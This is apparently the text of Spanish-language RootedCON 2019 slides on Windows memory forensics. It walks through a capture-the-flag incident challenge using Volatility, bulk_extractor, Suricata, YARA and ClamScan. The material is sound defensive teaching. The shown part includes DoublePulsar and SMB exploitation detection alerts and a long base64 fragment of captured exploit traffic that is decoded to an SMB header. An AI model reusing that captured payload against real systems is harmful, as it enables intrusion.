Análisis de memoria RAM en entornos Windows

RootedCON 2019

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Plataforma de desafíos de seguridad

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¿Quiénes somos?

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2. Resolución reto forense de análisis memoria (I)
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Introducción: Capacidades del análisis

- Malware Fileless
- Exploits
- Droppers
- Rootkits U/K
- …

- Conexiones (<<)
- Descriptores
- Servicios (<<)
- Drivers (<<)
- MFT
- Procesos (<<)
- …

Introducción: Puntos de entrada

- IP, dominio, URL, Mutex, etc.
- Regla de NIDS
- Regla de Antivirus, EDR, etcétera.
- Conducta sospechosa detectada por un usuario
- Etc.

Introducción: Proceso de adquisición

- Volcado con dumpit, winpmem, etc.
  - RAW format
  - AFF4 format
- Pagefile.sys
- Hibernation
- Windows crash file (MEMORY.DMP)

Introducción: Herramientas de análisis

- Volatility (memory dump, hibernation file)
- Rekall (memory dump)
- Page_brute (pagefile.sys)
- Windbg (Windows memory crash)
- Pyrebox (basado en volatility)

Introducción: Volatility plugins

Pslist, sockscan, modules, psxview, ldrmodules, etc.

- pstree
- pslist vs psscan = psxview
- netscan
- svcscan con BinaryPath fuera de C:\Windows\System32
- driverscan con BinaryPath fuera de C:\Windows\System32
- malfind con MZ en el inicio
- …

2. Atenea reto parte (I): Descripción

Forense: Memory Analysis (0pts)

Dificultad: ★★★☆☆

Una de las redes internas de cierta organización ha sido víctima de una intrusión. Un IDS ha identificado tráfico inusual que podría reflejar movimientos laterales a otros equipos de la misma red. Se sospecha que los equipos que conforman dicha VLAN hayan podido ser comprometidos. Para investigar el incidente en detalle se ha hecho un volcado de memoria (memory.1221191d.img) de uno de los equipos de la red con el objetivo de obtener información sobre la vía de infección y poder así crear los indicadores de compromiso pertinentes. El analista deberá de investigar el fichero de memoria y tratar de contestar las siguientes cuestiones.

¿Qué vulnerabilidad (CVE-XXXX-XXXX) se ha utilizado para explotar la máquina?

memory.1221191d.img.zip 9452fd27235597dc3bdb09c1b9f2a76a

2. Atenea reto parte (I): Memory hash

IMPORTANTE: Calculamos el hash de la memoria

$ md5sum memory.1221191d.img.zip
9452fd27235597dc3bdb09c1b9f2a76a

$ md5sum memory.1221191d.img
e246159a7a2c8e154da193bd07457759


2. Atenea reto parte (I): Imageinfo

$ volatility -f memory.1221191d.img imageinfo

Volatility Foundation Volatility Framework 2.6
INFO   : volatility.debug   : Determining profile based on KDBG search...
Suggested Profile(s) : **Win7SP1x86_23418**, Win7SP0x86, Win7SP1x86
AS Layer1 : IA32PagedMemory (Kernel AS)
AS Layer2 : FileAddressSpace (memory.1221191d.img)
PAE type : No PAE
DTB : 0x185000L
KDBG : 0x82923ea8L
Number of Processors : 1
Image Type (Service Pack) : 1
KPCR for CPU 0 : 0x82924d00L
KUSER_SHARED_DATA : 0xffdf0000L
Image date and time : 2017-08-07 20:23:00 UTC+0000
Image local date and time : 2017-08-07 22:23:00 +0200

$ volatility -f memory.1221191d.img --profile=Win7SP1x86_23418 pslist


2. Atenea reto parte (I): KDBG



KDBG Scan algorithm

https://doxygen.reactos.org/db/d88/kddata_8c_source.html#l00392

2. Atenea reto parte (I): KDBG



https://digital-forensics.sans.org/media/Poster_Memory_Forensics.pdf

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2. Atenea reto parte (I): Network análisis – bulk_extractor (automático)

```
/usr/local/bin/bulk_extractor -E net -o salida/ memory.1221191d.img
bulk_extractor version: 1.5.5
Hostname: Equipo
Input file: memory.1221191d.img
Output directory: salida/
Disk Size: 536805376
Threads: 4
Attempt to open memory.1221191d.img
15:13:46 Offset 67MB (12.50%) Done in  0:00:06 at 15:13:52
15:13:47 Offset 150MB (28.13%) Done in  0:00:05 at 15:13:52
15:13:48 Offset 234MB (43.76%) Done in  0:00:04 at 15:13:52
15:13:50 Offset 318MB (59.38%) Done in  0:00:03 at 15:13:53
15:13:51 Offset 402MB (75.01%) Done in  0:00:02 at 15:13:53
15:13:52 Offset 486MB (90.64%) Done in  0:00:00 at 15:13:52
All data are read; waiting for threads to finish...

Time elapsed waiting for 4 threads to finish:
   1 sec (timeout in 59 min59 sec.)
All Threads Finished!
Producer time spent waiting: 3.22471 sec.
Average consumer time spent waiting: 0.464306 sec.
MD5 of Disk Image: e246159a7a2c8e154da193bd07457759
Phase 2. Shutting down scanners
Phase 3. Creating Histograms
Elapsed time: 8.57489 sec.
Total MB processed: 536
Overall performance: 62.602 MBytes/sec (15.6505 MBytes/sec/thread)
```

alerts.txt, ether_histogram.txt, ether.txt, ip_histogram.txt, ip.txt, **packets.pcap**, report.xml

2. Atenea reto parte (I): Network análisis – Suricata (automático)

$ suricata -r packets.pcap -c /etc/suricata/suricata-debian.yaml -k none -v -l log

```
→ log cat fast.log
00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:1625002569:1] MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command [**]
45
00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:1625002569:1] MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command [**]
45
00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:1625002569:1] MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command [**]
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00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:1625002569:1] MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command [**]
45
00.000000  [**] [1:2024766:2] ET EXPLOIT [PTsecurity] DoublePulsar Backdoor installation communication [**]
.15.100:445
00.000000  [**] [1:42944:2] OS-WINDOWS Microsoft Windows SMB remote code execution attempt [**] [Classificat
```

Importante:
[*] Tipo de reglas
[*] –k none


2. Atenea reto parte (I): Network análisis – Suricata (automático)

$ suricata -r packets.pcap -c /etc/suricata/suricata-debian.yaml -k none -v -l log

```
→ log echo "AAAQTv9TTUIyAAAAABgHwAAAAAAAAAAAAAAAAAI\/\/4ACEIADwwAABABAAAAAAAAACzdvwAAAAwAQgAAEE4AAQAOAA0QAAMdYe8LKmHvCyph7x1QbQQZUGwEBVBvBAFQbgQNUHEECdEXt4A+57lcaTRm+LOHbM0u2K8LOmHGx7OGHK+zhAcLOmHvVLO\/ZFUS
MWJMBpYsGzph7347IRjIOGHvC09lZszRa2J0a+jogHxFxsxiliwKOmHvgGRBvH84iu2CxJ4PULE8q4BHKWR+duqiW7EMr4j+NRDqOmHvC9Mz7gs6NGbuaTe+gHdx4L075C9\/FuqaA7+XZH42Fe0i\/G5ZDQaemh8117YKfG5ZDQO5nQM117YJA7mZArco7OD3UC\/gOVAvS2M\/
tILWPC0HOuxqT8SeEFttUC9b0sUQ9MXkL39zMGRHHmney7Mg6wSMJu4vO+guBIwm7i8qaC4EjCbuN+oW8ovzY9M7SHe+N0oT6oB1YwQPNd+gCbElywezKetSsSXLA7Nptjr6IS0POmPJLDkHiA2cxu3t3WP5HDk3uA2s9u3d7WFijpyfEPRqNt7LejEHIcWeEI76FeizOGHvC9FN
Yo74nxD0ajbey3oxBwXFnhCO+hXoszth7wvRcWJMwevvN9LZ7gs6YZsJC6EsCSpy7B8uY\/kcOTG8D2417F5tZ3+YPPR4Ceq27w0vdO0TIWLzFzx88gkkfuxTYWWzVzk8sAyu9emToWZzlzz8cAnivu\/i9WHvC2SIJgs6Yd7LWtH3b7F5ZFAK6rQHsTr7gElJZGAq5AIEvuPvCz
pQPcr4ZImmNkHfyVzi0QtPkGQQATXLL0+4ZE8eSWrLT2Vm49E4ZHYGYACARRnu5AOOm0SxLveO8xWngG197uGxPs8K0eqQLzuOZl8eRWQ4O4\/e2fuj6qc2Qd\/Jul\/vfslauy8SFeWI\/WNsyD6DMOAoblgc+4PtCG5Fy4A4YAeCfkXzavhp7w3l0cNaCetirzoZeiy\/YdQLm
9Xv0IzXCgv+Q+jpOuO1HnBh7zr66qEPXujn4D7qiy8y4isbZz\/ey17u74Ac6KsvJlAvhndhYlbBSDaC5ZJFhneWYpamkxD0E7hm1MnLjsjSyB30xYrmmzp17ws7Ye8Ldzt\/Czlh7ws+Ye8LxZ7vC4Jh7ws6Ye8LemHvCzph7ws6Ye8LOmHvCzph7ws6Ye8
L6mHvCzR+VQU61ebGG9nuR\/dAu2NTEs97SA6IeVsMz2hbD4FkTkGNbhoTmmUaCIErfi68K1cOi24UbOIBHmHvCzph7wtDe63LBxrDmAcaw5gHGsOY2uUImAQaw5gHGsKYDxrDmApII5gGGsOYCkgdmAYaw5hoCIxjBxrDmDph7ws6Ye8LOmHvCzph7ws6Ye8LOmHvC2ok7wt2YO
sLmmriWDph7ws6Ye8L2mHtKjFg4ws6Y+8LOm\/vCzph7wsKcO8LOnHvCzpB7ws6Ye8bOnHvCzpj7ws8Ye8LOmHvCzxh7ws6Ye8LOjHvCzpl7ws6Ye8LOGGvDjph\/ws6ce8LOmH\/Czpx7ws6Ye8LKmHvCzph7ws6Ye8LHkHvCxJh7ws6Ye8LOmHvCzph7ws6Ye8LOmHvCzph7ws
6Ie8LGmHvCzph7ws6Ye8LOmHvCzph7ws6Ye8LOmHvCzph7ws6Ye8LOmHvCzpB7wseYe8LOmHvCzph7ws6Ye8LOmHvCzph7ws6Ye8LFBWKc05h7wtoYO8LOnHvCzpj7ws6Ze8LOmHvCzph7ws6Ye8LGmHvaxQTi2pOAO8LNmDvCzpB7ws6Y+8LOmfvCzph7ws
6Ye8LOmHvC3ph70sUBY5\/W2HvCzdp7ws6Ue8LOmvvCzpp7ws6Ye8LOmHvCzph7wt6Ye\/LFBOKZ1UC7wsaYe8LOiHvCzpj7ws6c+8LOmHvCzo=" | base64 -d | hexdump -C
base64: entrada inválida
00000000  00 00 10 4e ff 53 4d 42  32 00 00 00 00 18 07 c0  |...N.SMB2.......|
00000010  00 00 00 00 00 00 00 00  00 00 00 00 00 08        |..............|
0000001e
```

Importante:
[*] Tipo de reglas
[*] –k none

2. Atenea reto parte (I): Network análisis – VTI (automático)




Nota: No recomendado en un incidente subir nada a servicios Externos. Esto es un reto.

- INDICATOR-SHELLCODE ssh CRC32 overflow filler
- **OS-WINDOWS Microsoft Windows SMB remote code execution attempt**
- **MALWARE-CNC Win.Trojan.Doublepulsar variant process injection command**
- ET POLICY Reserved Internal IP Traffic

AVG y Avast detectan dentro del PCAP: **Sf:WNCryLdr-A [Trj]**

2. Atenea reto parte (I): Network análisis – Avast (automático)



Consejo: en medio de un incidente la máquina con el AV que esté actualizada pero desconectada de la red

2. Atenea reto parte (I): Análisis procesos (procdump) – yara,av

- **volatility -f memory.1221191d.img --profile=Win7SP1x86_23418 procdump -D procdump/**
- **yara -w rules-master/malware_index.yar procdump**
  - Str_Win32_Winsock2_Library procdump/executable.3588.exe
  - Str_Win32_Internet_API procdump/executable.2380.exe
- **clamscan procdump/**

---------- SCAN SUMMARY ----------
Known viruses: 6823116
Engine version: 0.100.2
Scanned directories: 1
Scanned files: 36
Infected files: 0
Data scanned: 19.50 MB
Data read: 71.51 MB (ratio 0.27:1)
Time: 33.924 sec (0 m 33 s)

Análisis Automático

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
2. Atenea reto parte (I): Análisis manual - Concepto

- Pool-Tag Scanning (pool scanning)

